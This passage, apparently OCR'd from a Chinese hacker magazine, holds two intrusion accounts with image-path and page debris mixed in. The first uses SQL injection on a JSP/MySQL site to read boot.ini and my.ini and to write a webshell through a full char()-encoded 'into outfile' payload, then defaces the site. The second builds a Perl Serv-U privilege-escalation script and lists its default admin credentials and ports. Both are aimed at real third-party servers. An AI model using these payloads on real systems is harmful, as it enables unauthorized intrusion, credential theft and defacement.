包括当前出错的SQL语法。再一看，错误信息返回了当前脚本的路径D:\Resin\Doc***\chklogin.JSP，还有连接的数据库文件的地址。这样一来，我就了解了许多关于服务器的信息。

其实MySQL的功能还不算太强大，听说下一个版本的MySQL支持存储过程和多语句，的确是很让人期待的。但是目前这个版本不行，所以最多也就Union两下，通过一些内置的函数获取更多有关服务器的内容。




图8

路径为 http://www.1disk.cn/myfile/1860/1860/1860.aspx。几分钟就可以在网盘上留一个WebShell了。

上面所说的漏洞存在的版本为V2.6。其实在第一个目录跳转的权限是可以对服务器的文件进行删除或者是改名的权限。也就是说在用户目录下完全可以将网盘的根目录全部删除，这对服务器造成极大的损害，请大家慎用操作，后果自负。

还是先来注射一下吧，在用户名那里输入"kevin' and 1=2 union select 1,2,3,4#"其他地方随便写。本以为服务器会报错，可奇怪的是，居然进去了。怎么会这样呢？原来是脚本里判断是不是存在提交的数据，当我们否定了前一个查询转而猜测字段数，那么如果字段数符合的话，就说明存在这个数据了。然后我们就获得一个Session，同时进入了内部网。就这么简单。

虽然进入了内部，但也只是打开了大门而已。我朋友的意思是叫我改一下它的页面。那么就直接在内部网络转一转吧。

似乎MySQL到目前为止也没给我们多少语句执行的功能，所以通过修改数据库或Update数据库的梦想宣告破灭。至少目前为止我还是没有管理员权限，而且表名这些又很难猜解。不过从开始我们可以很明确的得出结论，在这个网络中的JSP，应该都存在着无数的Injection漏洞，随便拉一个URL过来，让程序出错一下，然后取关键字java.sql放到我自己写的kEvinSI中跑字段，结果得到查询中一共存在着8个字段。如图2所示。





图2

然后通过数据爆MySQL版本。当前数据库和当前用户，得到一堆信息。最为可贵的是，在jdbc中连接的MySQL用户居然是Root。这就爽多了，如果权限没有很好的设置，我们可以做到读取任意文件。那我就试一下读最为关键的boot.ini和My.ini吧。

从Boot.ini中，我们了解到服务器是Windows XP的（真神奇，用XP做服务器的人都有），安装位置在C:\Windows，如图3所示。


由此推出，My.ini的位置在c:\windows\my.ini。读出My.ini的内容，不出所料得到了MySQL的Root密码。如图4所示。



2
2000-00-06 访问次数：100
【大中小】【

```
[boot loader]
timeout=0
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows
Professional" /fastdetect /NoExecute=OptIn
```

图3



【大中小】【评论NEW】

```
#This File was made using the WinMySQLAdmin 1.4 Tool #2004-10-28 9:00:04
only the keys that you know how works. #Read the MySQL Manual for instruc
basedir=D:/mysql
#bind-address=218.
datadir=D:/mysql/data
#language=D:/mysql/share/your language directory
#slow query log#=
#tmpdir#=
#port=3306
#set-variable=key_buffer=16M
[WinMySQLadmin]
Server=D:/mysql/bin/mysqld-nt.exe
user=root
password=123
```

图4

那么顺水推舟，看看MySQL是不是可以远程连接。结果却很让人沮丧，虽然可以连接，但是MySQL提示连接失败。要么是密码错误，要么是只允许特殊IP。因为当时查看连接用户的时候，显示的是root@127.0.0.1。似乎只有127.0.0.1连接才是正确的。不管它，既然MySQL下不了手，我就干脆直接从Web上搞好了。

在这里纠正许多新手对于MySQL注入的误解，很多新手都觉得很多PHP的站点+MySQL比较容易入侵，而MySQL在PHP上的注入总是受到PHP的Magic_Quote_Gpc影响，虽然有风声透露这个限制已经被某牛人突破了，但是类似我等菜鸟，要知道这种技术要等到猴年马月啊。要是不受到GPC的影响，MySQL Injection的威力是很强大的。

正巧，说到GPC，那个东西只存在于PHP里，而我们这边渗透的机器是JSP的，也就是说，我们根本不用在意GPC这类繁杂东西的影响，所以呢，将计就计，把那套MySQL的技巧全部用到这次入侵演练中来……我们知道，MySQL其实有个导出查询结果的语句，结构为"select 1,2,3,4,5,6,7,8 from table into outfile 'path'"这句语句的意思就是将select 1,2,3,4,5,6,7,8这个查询的结果输出到path中去，也就是我们希望的文件……那么我们何尝不导入一个WebShell呢？

大家不要想着ASP\PHP这些WebShell。因为Resin压根就不认这些东西，所以我们还是乖乖的去找JSP的Shell吧。从SuperHei那里要了一段JSP的代码，仅仅是用Runtime执行命令，感觉不错，就直接select进文件吧，因为先前我们已经知道WebShell的目录了。

在IE中输入"and 1=2 union Select char(60,37,64,32,112,97,103,101,32,105,109,112,111,114,116,61,34,106,97,118,97,46,105,111,46,42,34,37,62,60,37,80,114,111,99,101,115,115,32,97,61,82,117,110,116,105,109,101,46,103,101,116,82,117,110,116,105,109,101,40,41,46,101,120,101,99,40,114,101,113,117,101,115,116,46,103,101,116,80,97,114,97,109,101,116,101,114,40,34,99,34,41,41,59,105,110,116,32,98,59,119,104,105,108,101,40,40,98,61,97,46,103,101,116,73,110,112,117,116,83,116,114,101,97,109,40,41,46,114,101,97,100,40,41,41,32,33,61,32,45,49,41,32,111,117,116,46,112,114,105,110,116,40,40,99,104,97,114,41,98,41,59,37,62),2,3,4,5,6,7,8 from mysql.user into outfile 'd:\\resin\\doc\\kevin1986.JSP'"其中char里的内容是经过我用ASCII转换过的代码，这样可以使查询导出文件的

成功率提高一些。

结果我成功的得到了一个JSPShell，于是直接在IE里执行系统命令"http://www.xxxx.edu.com/xxxx/kevin1986.JSP?c=cmd.exe/c ver"果然返回了系统执行命令以后的内容。如图5 所示。

kevin1986's ...	邪恶幻想	http://218...
1 2 Microsoft Windows XP [版本 5.1.2600] 4 5 2000-00-06 7 8		

图5


这样一来我就很轻松了，可以执行任意的命令。因为我们知道，Resin是以服务启动的，也就是说我们当前Shell的环境直接是从LocalSystem级别里继承下来的。所以可以轻松的抛开权限。至于怎么做，那就是以后的事情了。我最终进了终端服务器，然后大致的浏览了一下，做了个假的被黑的页面让我朋友高兴一下（我好象很坏的样子），然后就删除用户走人了。

这次渗透没什么技术含量，只不过是将许久不用的MySQL Injection的知识拿出来运用了一下，希望大家别去攻击类似的站点，而是去了解一下常用的渗透手法，这会让我们在安全道路上积累更多的经验，而不是罪恶的快感。

脚本小子：用Serv-U获取管理员权限是个很常见的事情，但是在Windows平台上我们很容易遇到"拒绝执行"这个问题，用wofeiwo的PHP提权工具是不错的选择，可是机器不支持PHP怎么办？黑客，不可能完成的任务，就是我们的任务，用perl写个程序搞定它。

适合读者：入侵爱好者，网站管理员

前置知识：C/Perl语言基础



巧用Perl完成Windows 2003提权

文/图 Andyower 天使娃娃

好久没有写点什么，一直没有时间，现在想想，也应该做点什么了。翻开一个音乐网站，突然有种想在上面挂马的冲动！

老规矩，开扫描器，一顿狂扫，同时开旁注工具，因为对方用的是乔客，顺便看一下有没有存在User-Agent过滤不严格的注入漏洞。

使用玄猫[B.C.T]写的漏洞利用工具，经过一翻测试，漏洞已经打上了补丁。这也不意外，毕竟像这样的音乐站点，很多人都会流口水，有漏洞的话早就轮不到偶了。旁注的结果和扫描的结果也出来了。很典型的虚拟主机，300多个域名，开放FTP，80，3389端口，FTP用的是Serv-U5.0，很好的开端呢，不怕别人笑话，偶基本上提升权限都是靠Serv-U完成的，本地溢出我还真的很少成功过。随着Windows 2003系统的逐渐增多，虚拟主机管理员也越来越精明了，那个Windows自带的升级的程序，就永无止境的开着，出了新的溢出漏洞，Exp都还没有出来，补丁就打上了，真的让人很无奈，相比之下，Windows 2000还好一些，起码偶溢出成功过，Windows 2003本地溢出成功率，在我的记忆中是0……

为了平衡一下偶浪费的那么多字数，拿到旁注主机的WebShell过程偶就不写了，要不然还真的很有可能只剩下999个字了……这个时候我只能安静的对一个人说，天使娃娃，上，旁注的WebShell就看你的了。

天使娃娃果真不负众望，三下两下就拿到WebShell了，恩，不错不错，看来我对她刻薄的培训还是很有用的（天使娃娃 懒人的借口！）

偶上传的是海阳顶端网ASP木马@2006，习惯性的点一下"WScript.Shell程序运行器"，出现了"创建对象失败 创建对象 'ws' 时出错"，没办法，不支持运行命令。再查看一下"服务器组件探针"，"WScript.Shell"和"Shell.Application"的钩是打上的，但就是不能运行。具体原因嘛，大家要去问ASP木马的作者了。

现在有几个办法，先测试跳目录，虽然知道不会成功，但是也要测试一下，因为看样子网站的目录和网站的命名是一样的，存放格式："d:\wwwroot\网站名\"，跳了一下，不能成功，毕竟是300多个网站的虚拟机，还是那句话，如果可以随随便便就跳的话，那肥肥的肉鸡早就流到其他人的嘴巴里面了。再测试一下跳几个明星级目录，想寻找一些信息。"C:\Documents and Settings\All Users\Documents"，不能访问。"C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\"不能访问。"C:\Documents and Settings\All Users\「开始」菜单\程序\"，不能访问，现在可真是有点郁闷了，不能运行程序也就算了，连一些基本的信息都不给偶看看，再跳一下"Serv-U"经常在的几个地方，结果也返回无法访问。

无奈了，既然得不到自己想要的信息，就只能自己测试了，经过探测，对方是Windows 2003系统。于是上传ASPx，不能访问，说文件不存在，哎。又是Windows 2003 的机制，虽然明明知道是浪费时间，但仍然把：asax，ascx，ashx，asmx，ASPx，axd，config，cs，csproj，java，jsl，licx，rem，resources，resx，soap，vb，vbproj，vjsproj，vsdisco，Webinfo等后缀都全部测试了一遍。同时天使娃娃那边也没有传出什么好消息，偶又上

传cfm，jsp这2个后缀，也不能执行。

过了一会，天使娃娃那边终于有好消息来了，她告诉我，主机支持cgi，但不支持PHP，听完之后，心巴凉巴凉的。

大家应该都知道"我非我"写过一个PHP的Serv-U提升权限的程序，不用可以执行命令的，只要可以支持PHP，还有对方Serv-U没改密码，成功率还算是很高的，因为PHP可以直接操作Sock，可以自定义数据包，比ASP强大多了。至少偶是这样觉得的。路又这样断了，再一次的叹了一口气，无奈啊！

无聊的翻了翻以前买的书，突然想到，perl不也是可以直接操作Sock的吗？他的功能和PHP相差没多少的，都是偶最爱的C语言语法。我们亲爱的毛主席说过：自己动手丰衣足食。让偶来再一次发挥我们祖国的优良传统缺什么，补什么吧。

翻出"我非我"写的那个PHP版本的Serv-U本地提升权限的程序先，因为要发送的数据包都是一样的，只是调用的函数有所不同而已，可以偷懒就一定要偷嘛。发挥一下我们懒人的传统，虽然是小程序，但是我在那里改啊，测试啊，改啊，测试啊，还是花了足足三个小时的时间，才全部测试成功，浪费那么多时间的主要原因，实在很不好意思说了。

还是老规矩，因为是自己为自己定制的，所以没有"我非我"PHP提权工具那么漂亮的界面，节约一点时间嘛，在最后的时候，会教读者怎么改代码，因为不能直接就用的，直接用的话，会发现什么效果都没有。OK！在本地测试完全成功以后，把程序上传，放到了http://*****.com/1.cgi，在浏览器中打开，如果发现浏览器假死（反正就卡在那不动，也不显示完成），那么恭喜你啦，马上cmd，然后ftp上去吧，如果只是一打开，出现登录失败，那么，很遗憾，对方改密码了，如果什么都不出现，或者出现"fail"，那就说明了对方已经改了管理端口，至于怎么找就看自己的本事了。反正偶是提升权限成功了，拿出我的ftp登录上去，那种感觉真舒服。有了d:\所有的权限，其他的就不用说了，就等着肉鸡滚滚而来吧。

现在说说怎么改代码，在代码开始的地方：$addr = "127.0.0.1"；这里，你可以ping一下你要黑的站点的域名，把得到的ip替换127.0.0.1。$ftpport = 21;这个是对方的FTP的端口，一般来说不用变了。$adminport = 43958;不用说了吧，Serv-U的管理端口，如果管理员把默认端口改了，你有本事找出来，也不妨把这里的设置改了。

```
$adminuser = "LocalAdministrator";
$adminpass = '#l@$ak#.lk;0@P';
```

账号和密码，管理员把默认的改了的话，你知道是多少，也把它改了吧。

